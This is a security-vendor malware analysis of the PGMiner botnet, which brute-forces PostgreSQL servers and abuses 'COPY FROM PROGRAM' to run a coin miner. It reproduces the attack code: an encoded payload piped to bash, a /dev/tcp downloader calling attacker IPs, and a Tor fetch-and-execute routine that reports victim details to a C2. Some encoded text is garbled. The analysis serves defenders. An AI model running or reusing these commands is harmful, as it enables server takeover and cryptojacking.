PGMiner: New Cryptocurrency Mining Botnet Delivered via PostgreSQL

unit42.paloaltonetworks.com/pgminer-postgresql-cryptocurrency-mining-botnet/

Xiao Zhang, Yang Ji, Jim Fitzgerald, Yue Chen, Claud Xiao December 10, 2020

By Xiao Zhang, Yang Ji, Jim Fitzgerald, Yue Chen and Claud Xiao

December 10, 2020 at 6:00 AM

Category: Malware, Unit 42

Tags: coin miner, coin mining, cryptojacking, exploit, PostgreSQL, vulnerabilities

This post is also available in: 日本語 (Japanese)

Executive Summary

Cryptojacking (or simply malicious coin mining) is a common way for malware authors to monetize their operations. While the underlying mining protocols and techniques remain fairly standard, malware actors tend to seek out and find smarter ways to hack into a victim's machines. Recently, Unit 42 researchers uncovered a novel Linux-based cryptocurrency mining botnet that exploits a disputed PostgreSQL remote code execution (RCE) vulnerability that compromises database servers for cryptojacking. We named the cryptocurrency mining botnet "PGMiner" after its delivery channel and mining behavior. At its

core, PGMiner attempts to connect to the mining pool for Monero mining. Because the mining pool is not active anymore, we could not recover information about the actual profit of this malware family.

PostgreSQL, also known as Postgres, is among the most-used open source relational database management systems (RDBMS) for production environments. According to DB-Engines, PostgreSQL ranks fourth among all database management systems (DBMS) as of November 2020 and has seen a steady increase in popularity since 2013. In particular, PostgreSQL was named database of the year in 2017 and 2018 by DB-Engines.

The feature in PostgreSQL under exploitation is "copy from program," which was introduced in version 9.3 on Sept. 9, 2013. In 2018, CVE-2019-9193 was linked to this feature, naming it as a "vulnerability." However, the PostgreSQL community challenged this assignment, and the CVE has been labeled as "disputed."

We believe PGMiner is the first cryptocurrency mining botnet that is delivered via PostgreSQL. It is notable that malware actors have started to weaponize not only confirmed CVEs, but also disputed ones.

Palo Alto Networks Next-Generation Firewall customers are protected from PGMiner with the WildFire and Threat Prevention security subscriptions.

At the time of this writing, none of the vendors on VirusTotal detect PGMiner. WildFire, a cloud-based malware analysis platform, detects it by dynamic analysis with the observation of self-deletion and process impersonation. Besides the delivery channel, PGMiner's coin mining codebase reassembles some of the characteristics from the the SystemdMiner family and its variants 1, 2 and 3, but with the following notable changes:

- Delete the PostgreSQL table right after code launch to achieve fileless execution.
- Collect system information and send it to the command and control (C2) server for victim identification.
- Employ traditional and novel approaches to download curl binary in case the command is not available on the victim's machine.
- Impersonate the "tracepath" process to hide its presence.
- Attempt to kill competitor programs for better monetization.

Attack Process Overview

A high-level overview of PGMiner's execution flow is depicted in Figure 1. As explained before, the malicious payload is delivered via PostgreSQL, which communicates to the backend C2 servers through SOCKS5 proxies. After that, it downloads the coin mining payloads based on the system architecture.



Figure 1. Structure of PGMiner exploiting a disputed PostgreSQL RCE vulnerability.
During our analysis, we found that PGMiner constantly reproduces itself by recursively downloading certain modules. To better illustrate this process, we show the payload relationship in Figure 2. Each box links to a sample identified in the infection chain. The record contains filename, abbreviated SHA256 value and file type information. Note that whenever the architecture information is in the filename, we iterate through all other possible architectures and add the samples in the graph if successfully downloaded. The abbreviated C2 for each stage is marked with dark green. Also, the samples in light blue boxes have been extensively studied in previous research work (SystemdMiner and its variants 1, 2 and 3). Here, we'll focus on the samples that appear in light red boxes and provide a summary of the rest.



Figure 2. PGMiner payload relationship.

Initial Compromise via PostgreSQL Exploit

The root sample that triggered our investigation is 55698654f0fbcf5a6d52f3f44bc0f2257e06835e76fb7142d449a2d1641d7e4b, which is an AARCH64 ELF file that is static linked and stripped. At the time of this writing, none of the vendors on VirusTotal is able to detect this malware, as shown in Figure 3.



Figure 3. None of the vendors on VirusTotal detect PGMiner.

The sample above works as an exploit tool that attempts to exploit a controversial feature in PostgreSQL that allows RCE on the server's operating system (OS). By reverse engineering the binary as shown in Figure 4, we found the sample has the *libpq* postgresql client library statically linked. This is used for communicating with the target database servers. The attacker scans port 5432 (0x1538), used by PostgreSQLql of the hosts in the private/local network (i.e., 172.16.0.0, 192.168.0.0 and 10.0.0.0 subnets). The malware randomly picks a public network range (e.g., 190.0.0.0, 66.0.0.0) in an attempt to perform RCE on the PostgreSQL server. With the user "postgres", which is the default user of the database, the attacker performs a brute-force attack iterating over a built-in list of popular passwords such as ″112233″ and ″1q2w3e4r″ to crack the database authentication.

Figure 4. PostgreSQL exploit code flow in PGMiner.

Once the malware successfully breaks into the database, it uses the PostgreSQL "copy from program" feature to download and launch the coin mining scripts. The "copy from program" feature has been controversial since its debut in PostgreSQL 9.3. The feature allows the local or remote superuser to run shell script directly on the server, which has raised wide security concerns. In 2019, a CVE-2019-9193 was assigned to this feature, naming it as a "vulnerability." However, the PostgreSQL community challenged this assignment, and the CVE has been labeled as "disputed." The main argument against defining the feature as a vulnerability is that the feature itself does not impose a risk as long as the superuser privilege is not granted to remote or untrusted users and the access control and authentication system works well. On the other side, security researchers worry that this feature indeed makes PostgreSQL a stepping stone for remote exploit and code execution directly on the server's OS beyond the PostgreSQL software, if the attacker manages to own the superuser privilege by brute-forcing password or SQL injection.

```
CREATE TABLE abroxu(cmd_output text);
COPY abroxu FROM PROGRAM 'echo WFJBTkRPTQpleGVjICY+L2Rldi9udWxsCmV4cG9ydCBQQVRIPSRQQVRIOiRI
T01FOi9iaW46L3NiaW46L3Vzci9iaW46L3Vzci9zYmluOi91c3IvbG9jYWwvYmluOi91c3IvbG9jYWwvc2JpbgoKZnV
uY3Rpb24gX19jdXJsKCkgewogIHJlYWQgcHJvdG8gc2VydmVyIHBhdGggPDw8JChlY2hvICR7MS8vLy8gfSkKICBET0
M9LyR7cGF0aC8vIC8vfQogIEhPU1Q9JHtzZXJ2ZXIvLzoqfQogIFBPUlQ9JHtzZXJ2ZXIvLyo6fQogIFtbIHtgiJHtIT
1NUfSIgPT0geCIke1BPUlR9IiBdXSAmJiBQT1JUPTgwCgogIGV4ZWMgMzw+L2Rldi90Y3AvJHtIT1NUfS8kUE9SVAog
IGVjaG8gLWVuICJHRVQgJHtET0N9IEhUVFAvMS4wXHJcbkhvc3Q6ICR7SE9TVH1cclxuXHJcbiIgPiYzCiAgKHdoaWx
lIHJlYWQgbGluZTsgZ8KICAgW1sgIiRsaW5lIiA9PSAkJ1xyJyBdXSAmJiBicmVhawogIGRvbmUgJiYgY2F0KSA8Jj
MKICBleGVjIDM+Ji0KfQoKY3VybCAtViB8fCBfX2N1cmwgaHR0cDovLzk0LjIzNy44NS44OTo4MDgwL2N1cmwgPiAvd
XNyL2xvY2FsL2Jpbi9jdXJsO2NobW9kICt4IC91c3IvbG9jYWwvYmluL2N1cmwKY3VybCAtViB8fCBfX2N1cmwgaHR0
cDovLzk0LjIzNy44NS44OTo4MDgwL2N1cmwgPiAkSE9NRS9jdXJsO2NobW9kICt4ICRIT01FL2N1cmwKY3VybCAtViB
8fCBhcHQtZ2V0IHVwZGF0ZSAmJiBhcHQtZ2V0IC15IGluc3RhbGwgY3VybCAtViB8fCBhcHQtZ2V0IHVwZGF0ZSAmJ
dXJsIGh0dHA6Ly8xMjAuMjcuMjYuMTg5OjgxL2N1cmwgPiAkSE9NRS9jdXJsO2NobW9kICt4ICRIT01FL2N1cmwKCmQ
9JChncmVwIHg6ChpZCAtdSk6IC9ldGMvcGFzc3dkfGN1dCAtZDogLWY2KQpjPSQoZWNobyAiY3VybCAtNGZzU0xrQS
0gLW0yMDAiKQp0PSQoZWNobyAibnNzbmtjdDZ1ZHl5eDZ6bHY0bDZqaHFyNWpkZjY0M3NoeWVyazI0NmZzMjdrc3JkZ
WhsMnozcWQiKQoKc29ja3ooKSB7Cm49KGRvaC5kZWZhdWx0cm91dGVzLmRlIGRucy5ob3N0dXgubmV0IGRucy5kbnMt
b3Zlci1odHRwcy5jb20gdW5jZW5zb3JlZC5sdXgxLmRucy5uaXhuZXQueHl6IGRucy5ydWJ5ZmlzaC5jbiBkbnMudHd
uaWMudHcgZG9oLmNlbnRyYWxldS5waS1kbnMuY29tIGRvaC5kbnMuc2IgZG9oLWZpLmJsYWhkbnMuY29tIGZpLmRvaC
5kbnMuc25vcHl0YS5vcmcgZG5zLmZsYXR1c2xpZmlyLmlzIGRvaC5saSBkbnMuZGlnaXRhbGUtZ2VzZWxsc2NoYWZ0L
mNoKQpwPSQoZWNobyAiZG5zLXF1ZXJ5P25hbWU9cmVsYXkudG9yMnNvY2tzLmluIikKcz0kCRjIGh0dHBzOi8vJHtu
WyQoKFJBTkRPTSUxMykpXX0vJHAgfCBncmVwIC1vRSAiXGIoWzAtOV17MSwzfVswLTldezEsM31cYiIgfHR
yICcgJyAnXG4nfHNvcnQgLXVSfGhlYWQgLTEpCn0KCmZleGUoKSB7CmZvciBpIGluIC4gJEhPTUUgL3Vzci9iaW4gJG
QgL3RtcCAvdmFyL3RtcCA7ZG8gZWNobyBleGl0ID4gJGkvaSAmJiBjaG1vZCAreCAkaS9pICYmIGNkICRpICYmIC4va
SAmJiBybSAtZiBpICYmIGJyZWFrO2RvbmUKfQoKdSgpIHsKc29ja3oKZmV4ZQpmPS9wZy4kKHVuYW1lIC1tKQp4PS4v
JChkYXRlfG1kNXN1bXxjdXQgLWYxIC1kLSkKcj0kKGN1cmwgLTRmc1NMayBjaGVja2lwLmFtYXpvbmF3cy5jb218fGN
1cmwgLTRmc1NMayBpcC5zYilfJCh3aG9hbWkpXyQodW5hbWUgLW0pXyQodW5hbWUgLW4pXyQoaXAgYXxncmVwICdpbm
V0ICd8YXdrIHsncHJpbnQgJDInfXxtZDVzdW18YXdrIHsncHJpbnQgJDEnfSlfJChjcm9udGFiIC1sfGJhc2U2NCAtd
zApCiRjIC14IHNvY2tzNWg6Ly8kczo5MDUwICR0Lm9uaW9uJGYgLW8keCAtZSRyIHx8ICRjICQxJGYgLW8keCAtZSRy
CmNobW9kICt4ICR4O3R4O3JtIC1mICR4Cn0KCmVsZiJ3ZWIuaW4gdG9yMndlYi5pdCB0b3Iyd2ViLml
vIHRvcjJ3ZWIuc3Ugb25pb24uY29tLmRlCmRvCmlmICEgbHMgL3Byb2MvJChoZWFkIC0xIC90bXAvLlgxMS11bml4Lz
AxKS9zdGF0dXM7IHRoZW4KdSAkdC4kaAplbHNlCmJyZWFrCmZpCmRvbmUK|base64 -d|bash';SELECT * FROM
    abroxu;DROP TABLE IF EXISTS abroxu;
```

Figure 5. PGMiner's exploit content to PostgreSQL.

While this CVE is still being disputed, malware authors apparently have started to use it to stay under the detection radar by making the attack payload fileless. The actual exploit content from PGMiner is shown in Figure 5, which can be broken down to the following steps:

Step	SQL command
Clear the "abroxu" table if it exists.	DROP TABLE IF EXISTS abroxu;
Create the table with a text column.	CREATE TABLE abroxu(cmd_output text)*;*
Save the malicious payload to table "abroxu".	COPY abroxu FROM PROGRAM "*shell command*";
Execute the payload on the PostgreSQL server.	SELECT * FROM cmd_exec;
Clear the created table.	DROP TABLE IF EXISTS abroxu;

The malicious script payload saved in the "abroxu" table reassembles some of the characteristics from the known SystemdMiner malware family and its variants. Here we only highlight the major ways that PGMiner evolves from SystemdMiner, as well as overlooked functionalities. We have also added annotation to the script shown in the figures below to make this clear.

Downloading Curl

In the case that the curl command is not available on the victim's machine, the malicious script tries multiple approaches (see Figure 6) to download the curl binary and add it to the execution paths:

- Direct installation from official package management utilities like apt-get and yum.
- Download static curl binary from GitHub.
- Download using /dev/tcp in case the normal ways don't work.

```
# Function to download "curl" using /dev/tcp in case the normal ways don't work
function __curl() {
  # Get the host, port and file name to retrieve
  read proto server path <<<$(echo ${1//// })
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

  # Redirect file descriptor #3 to "/dev/tcp/" to connect to the server
  exec 3<>/dev/tcp/${HOST}/$PORT

  # Use HTTP "GET" command to get the file
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  (while read line; do
   [[ "$line" == $'\r' ]] && break
  done && cat) <&3
  # Undo TCP file descriptor redirection
  exec 3>&-
}

curl -V || __curl http://94.237.85.89:8080/curl > /usr/local/bin/curl;chmod +x /usr/local/
    bin/curl
curl -V || __curl http://94.237.85.89:8080/curl > $HOME/curl;chmod +x $HOME/curl
curl -V || apt-get update && apt-get -y install curl
curl -V || yum -y install curl
curl -V || wget -q https://github.com/moparisthebest/static-curl/releases/download/
    v7.71.1/curl-amd64 -O /usr/local/bin/curl;chmod +x /usr/local/bin/curl
curl -V || wget -q https://github.com/moparisthebest/static-curl/releases/download/
    v7.71.1/curl-amd64 -O $HOME/curl;chmod +x $HOME/curl
curl -V || __curl http://120.27.26.189:81/curl > /usr/local/bin/curl;chmod +x /usr/local/
    bin/curl
curl -V || __curl http://120.27.26.189:81/curl > $HOME/curl;chmod +x $HOME/curl
```

Figure 6. PGMiner's multiple attempts to download curl binaries.

While the first two approaches are well-known, the third one is quite unique. What's more interesting is the target IP address: 94[.]237[.]85[.]89. It is connected to the domain newt[.]keetup[.]com. While its parent domain, keepup[.]com, seems like a legitimate business

website, this particular subdomain is redirecting port 80 to 443, which is used to host a couchdb named newt. Although port 8080 is not open to the public, we believe it has been configured to allow Cross-Origin Resource Sharing (CORS), as shown in Figure 7.

```
$ curl -L newt.keetup.com:80
{"couchdb":"Welcome","version":"3.0.0","git_sha":"03a77db6c","uuid":"
    2c71dadcb21613fb0898f3763a4949c3","features":["access-ready","partitioned","
    pluggable-storage-engines","reshard","scheduler"],"vendor":{"name":"Newt"}}

$ curl -L newt.keetup.com:8080
<HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD>
<BODY><H1>404 Not Found</H1>
The requested URL was not found
</BODY></HTML>
```

Figure 7. newt[.]keetup[.]com is hosting a couchdb for curl binary downloading.

Resolving SOCKS5/TOR Relay Server Name

The C2 host name has been updated to nssnkct6udyyx6zlv4l6jhqr5jdf643shyerk246fs27ksrdehl2z3qd[.]onion. PGMiner also utilizes the SOCKS5 proxy technique to communicate with the C2, as described in this SystemdMiner variant. However, as shown in Figure 8, the DNS server list has been expanded.

```
$ curl -L newt.keetup.com:8080
<HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD>
<BODY><H1>404 Not Found</H1>
The requested URL was not found
</BODY></HTML>

d=$(grep x:$(id -u): /etc/passwd|cut -d: -f6)    # /home/MyHomeDirctory
c=$(echo "curl -4fsSLkA- -m200")
t=$(echo "nssnkct6udyyx6zlv4l6jhqr5jdf643shyerk246fs27ksrdehl2z3qd") # C2 Host name

# Function to resolve SOCKS/TOR relay server name to IP address
sockz() {
# Names of DNS servers
n=(doh.defaultroutes.de dns.hostux.net dns.dns-over-https.com
    uncensored.lux1.dns.nixnet.xyz dns.rubyfish.cn dns.twnic.tw doh.centraleu.pi-dns.com
    doh.dns.sb doh-fi.blahdns.com fi.doh.dns.snopyta.org dns.flatuslifir.is doh.li
    dns.digitale-gesellschaft.ch)
p=$(echo "dns-query?name=relay.tor2socks.in")
# Resolve the address using a randomly-chosen DNS server
s=$($c https://${n[$((RANDOM%13))]}/$p | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" |tr ' '
     '\n'|sort -uR|head -1)
}
```

Figure 8. Updated C2 and expanded DNS server list observed in PGMiner.

Fetch Payloads From C2 and Launch PGMiner

After resolving the SOCKS5 proxy server IP address, PGMiner rotates through a list of folders to find the first one that allows permission to create a new file and update its attributes. This ensures the downloaded malicious payload can successfully execute on the

victim's machine. This function has been observed in the previous research on the SystemdMiner variant, but the author of the research did not provide an explanation of its purpose.

The malware family also evolves with client tracking functionality. It concatenates the IP address, username, architecture, hostname and md5 of all inet IP ranges, as well as the base64 encoding of the crontab content, to formulate the client's unique identifier, which it reports to the C2 server. The code snippet is highlighted in Figure 9.

```
t=$(echo "nssnkct6udyyx6zlv4l6jhqr5jdf643shyerk246fs27ksrdehl2z3qd")
…
# Enter to the first folder that the script can create a new file and update its
attributes
fexe() {
for i in . $HOME /usr/bin $d /tmp /var/tmp ;do echo exit > $i/i && chmod +x $i/i && cd $i
    && ./i && rm -f i && break;done
}

...

u() {
sockz
fexe
# Get the architecture and construct the file name of malware: "/pg.x86_64"
f=/pg.$(uname -m)
# MD5 hash, used as output file name
x=./$(date|md5sum|cut -f1 -d-)

# Construct client unique identification ID like the HTTP referrer field
r=$(curl -4fsSLk checkip.amazonaws.com||curl -4fsSLk ip.sb)_$(whoami)_$(uname -m)_$(uname
    -n)_$(ip a|grep 'inet '|awk {'print $2'}|md5sum|awk {'print $1'})_$(crontab -l|base64
    -w0)

# Download the malware via socket5 proxy, launch it and remove it
$c -x socks5h://$s:9050 $t.onion$f -o$x -e$r || $c $1$f -o$x -e$r
chmod +x $x;$x;rm -f $x
}

# Iterate through the relevant servers
for h in tor2web.in tor2web.it tor2web.io tor2web.su onion.com.de
do
# Read "/tmp/.X11-unix/01" to get PID. See if PID is running:(/proc/PID/status)
# If not get the malware and run it by calling the "u" function
if ! ls /proc/$(head -1 /tmp/.X11-unix/01)/status; then
u $t.$h
else
break
fi
done
```

Figure 9. PGMiner featches payloads from C2 and executes them.

Multi-Architecture Payloads

With different architectures supplied to the C2 server mentioned above, we were able to recover the following list of payloads. The downloads for other architectures failed.

- a935d364622ebefbee659caaa9d0af5828952ab9501591c935cf1f919e2a38ff pg.aarch64: Shell Script
- a935d364622ebefbee659caaa9d0af5828952ab9501591c935cf1f919e2a38ff pg.armv7l: Shell Script
- 6d296648fdbc693e604f6375eaf7e28b87a73b8405dc8cd3147663b5e8b96ff0 pg.x86_64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header

Interestingly, the payload for x86_64 is an ELF executable, while for aarch64 and armv7l, the payload is an identical shell script.

x86_64 ELF Payload

The x86_64 ELF payload shares the majority of behaviors seen in the previous SystemdMiner variant, yet evolves with additional capabilities:

- Environment Preparation:
  - Download and install curl binary as explained above.
  - Install crontab.
  - Remove cloud security monitor tools such as Aegis, and Qcloud monitor utilities such as Yunjing.
- Virtual Machine Checking: PGMiner checks the existence of VBoxGuestAdditions to infer whether it is being analyzed in a virtual environment.
- Competitors Removal:
  - Remove other known miner scripts, processes and crontab records.
  - Kill miner cleanup processes.
  - Kill all other CPU intensive processes such as ddg, system updates and so on.
  - Kill processes connected to known mining IP addresses.

armv7l/aarch64 Shell Script Payload

From the x86_64 ELF payload, we were able to recover the CPU file from C2 jk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd[.]onion, which is the coin mining module for PGMiner. However, the other cmd and bot modules are unavailable from the C2. Here, the armv7l/aarch64 shell script connects to a different C2, reambusweduybcp[.]onion. It also attempts to download the cmd file. This time, it succeeds. This indicates that the C2 server for this malware family is constantly updating. Different modules are distributed across different C2s.

The cmd module first attempts to kill the tracepath process. Then, it downloads additional payload from the same C2 address. The downloaded malware impersonates the tracepath process to hide its presence. After analyzing the aarch64 payload, we recovered the same shell script initially used to run on PostgreSQL servers, which completes the analysis.

Mitigations and Recommendations

Palo Alto Networks Next-Generation Firewall customers are protected against PGMiner via the WildFire and Threat Prevention security subscriptions. At the same time, we urge PostgreSQL users to remove the “pg_execute_server_program” privilege from untrusted users, which makes the exploit impossible. Moreover, we continue to recommend that users download software from trusted sources, manage strong and secure passwords and apply patches in a timely manner.

To remove the impact of PGMiner on the PostgreSQL server, the user can search and kill the “tracepath” process, which this malware impersonates, and kill the processes whose process IDs (PIDs) have been tracked by the malware in “/tmp/.X11-unix/”.

Conclusion

In this research, we unveiled PGMiner, a new cryptocurrency mining botnet delivered via a disputed PostgreSQL RCE vulnerability. The fact that PGMiner is exploiting a disputed vulnerability helped it remain unnoticed until we recently uncovered it at Palo Alto Networks.

PGMiner can potentially be disruptive, as PostgreSQL is widely adopted in PDMS. With additional effort, the malware could target all major operating systems. For example, PostgreSQL is available for all major platforms, including macOS, Windows and Linux. Theoretically, the malware actors could implement another version of PGMiner by targeting a new platform, such as Windows, and deliver it using PostgreSQL.

During our analysis, we observed new techniques, such as embedding victim identification in the request, impersonating a trusted process name, downloading curl binary via multiple approaches and more and aggressively killing all competitor programs. We also analyzed how the malware seeks to better track victims, execute, hide itself and monetize. Other traits, such as the malware recursively downloading itself and frequently changing C2 addresses, also indicate PGMiner is still rapidly evolving.

Additional Information on Cryptojacking

Indicator of Compromise (IOCs)

Sample and payload identification as a tuple of filename, SHA256 and file type:

- root.bin, 55698654f0fbcf5a6d52f3f44bc0f2257e06835e76fb7142d449a2d1641d7e4b, ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), statically linked, stripped
- pg.x86_64, 6d296648fdbc693e604f6375eaf7e28b87a73b8405dc8cd3147663b5e8b96ff0, ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header

- int.x86_64, 6984a04d7e435499ff267cfaf913d51e8644f6c08db8069c56f9247f1e18ba71, ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
- cpu, fef1a83ba6aba160116a8251462dd842f68464a5f767b2e3194820d62fef23b1, ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
- pg.aarch64 / pg.armv7l, a935d364622ebefbee659caaa9d0af5828952ab9501591c935cf1f919e2a38ff, Shell Script
- cmd, 864ece624b7069b929385f9cf741355a371e844aa3726d340f91549562e2c604, Shell Script
- dream.aarch64, d8c46be19ff3ea5b2c12f050f226a199aaa5f76cc1731c868e29eea6c68b6801, ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), statically linked, no section header
- dream.armv7l, 8d44fbbefa0c59a65e21b0d1598ff7c51487ea1cede544d1c3f56d5db0ea7807, ELF 32-bit LSB executable, ARM, EABI5 version 1 (GNU/Linux), statically linked, no section header
- dream.mips, 41ef5c6b0cdd068f117902e59233991082a4ecb4877a1fb16016e756412f06ea, ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, no section header

Additional samples related to the 55698654f0fbcf5a6d52f3f44bc0f2257e06835e76fb7142d449a2d1641d7e4b:

- 1b1d6d5f01b26e4ccf6fff8f2626f9318084dc1123ac67ed7d02f955b72a1432
- 0fc1332d2b20ea43d3c3fea50a48bb1991522bc6c79d518ba9b68a763ef2ad58
- 8a13c3fe815f15a5600fda30d132dfbd4bb54d9c766da164060dd1d66b12e9e4
- 6d95b593f0b5e3cc1985635ad2b943acb083833fea8123e7ac3f88f68e04edd6
- 101ccbad7732fb185d51b91d31a67ff058cac3bc31ec36cec05094065a97d6fd
- d4cf8cfb4dc9cc3101b8c850369a71af70f11e67df7e41e9af98624ebe54ff4a
- 47d56fcbf5d90b9c513d8d38a2c00e4bad6ea4e1d17b05dd37feb4d63b2856e1
- e3c5abe56964ddb3b4f0b3c434a9af145efca558307c65d30e8acc5aed45bedc
- 524cce2cf615809bc08ca80facf95f2be7c5071c4cb3eac38c20a1f0ed39ce1f

C2:

- nssnkct6udyyx6zlv4l6jhqr5jdf643shyerk246fs27ksrdehl2z3qd[.]onion
- ojk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd[.]onion
- dreambusweduybcp[.]onion

Get updates from Palo Alto

Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.